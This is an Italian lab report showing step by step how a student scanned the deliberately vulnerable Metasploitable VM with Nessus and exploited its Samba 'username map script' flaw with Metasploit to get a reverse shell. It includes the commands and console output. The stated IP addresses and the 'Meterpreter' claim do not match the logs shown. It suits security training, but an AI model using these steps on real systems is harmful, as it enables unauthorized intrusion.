
Exploit Metasploitable con Metasploit


Relazione Exploit Metasploitable con Metasploit

Configurazione dell'Ambiente

- **Kali Linux IP**: 192.168.50.100



- **Metasploitable IP**: 192.168.50.150



- **Porta di ascolto**: 5555 (nelle opzioni del payload)


Fasi dell'Esercizio

1. Vulnerability Scanning con Nessus


Ho avviato Nessus sulla macchina Kali Linux e ho lanciato una scansione di vulnerabilità sulla macchina Metasploitable. La scansione ha identificato diversi servizi vulnerabili.

1. Avvia Nessus su Kali Linux:


`systemctl start nessusd.service`




2. Accedi all'interfaccia web di Nessus attraverso il browser:
   `https://kali:8834`



3. Creare una nuova scansione ed impostare i primi dati:




- Selezioniamo lo scan di tutte le porte



- Avviamo la scansione e aspettiamo che sia terminata.

Esamina i risultati per identificare le vulnerabilità del servizio Samba sulla porta 445 TCP.



2. Sfruttamento della Vulnerabilità sulla Porta 445 TCP

2.1 Preparazione con MSFConsole

- Avvia Metasploit su Kali Linux:

`msfconsole`

- Cerca l'exploit appropriato:

`search samba`

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Windows 2000 English                     .                .          .      .
   4     \_ target: Windows XP English SP0-1                 .                .          .      .
   5     \_ target: Windows XP English SP2                   .                .          .      .
   6     \_ target: Windows 2003 English SP0                 .                .          .      .
   7   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                              .                .          .      .
   10    \_ target: Windows x64                              .                .          .      .
   11  post/linux/gather/enum_configs                        .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                  .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
```

- Identifica l'exploit `exploit/multi/samba/usermap_script`.

```
   15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
```

- Configura l'exploit:

`use exploit/multi/samba/usermap_script`

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

2.2 Configurazione dell'Exploit

- Configura i parametri richiesti:

```
set RHOSTS 192.168.13.150
set LHOST 192.168.13.151
set LPORT 5555
```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.13.150
RHOSTS ⇒ 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.151
LHOST ⇒ 192.168.13.151
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/samba/usermap_script) > show options
```

Verifica le impostazioni:

`show options`

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.151   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Assicurati che RHOSTS, LHOST e LPORT siano corretti.

2.3 Avvio dell'Exploit

- Esegui l'exploit:

`exploit`

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.151:5555
[*] Command shell session 1 opened (192.168.13.151:5555 → 192.168.13.150:58298) at 2025-01-09 04:25:04 -0500
```

Se l'exploit ha successo, otterrai una sessione interattiva (shell).

3. Ottenimento della Sessione e Verifica

Una volta sfruttata la vulnerabilità, Metasploit ha stabilito una sessione Meterpreter. Ho eseguito il comando ifconfig per ottenere l'indirizzo di rete della macchina Metasploitable, confermando il successo dell'exploit.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4d:e1:90
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4d:e190/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:77188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73359 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5882631 (5.6 MB)  TX bytes:5462595 (5.2 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:530 errors:0 dropped:0 overruns:0 frame:0
          TX packets:530 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:90830 (88.7 KB)  TX bytes:90830 (88.7 KB)
```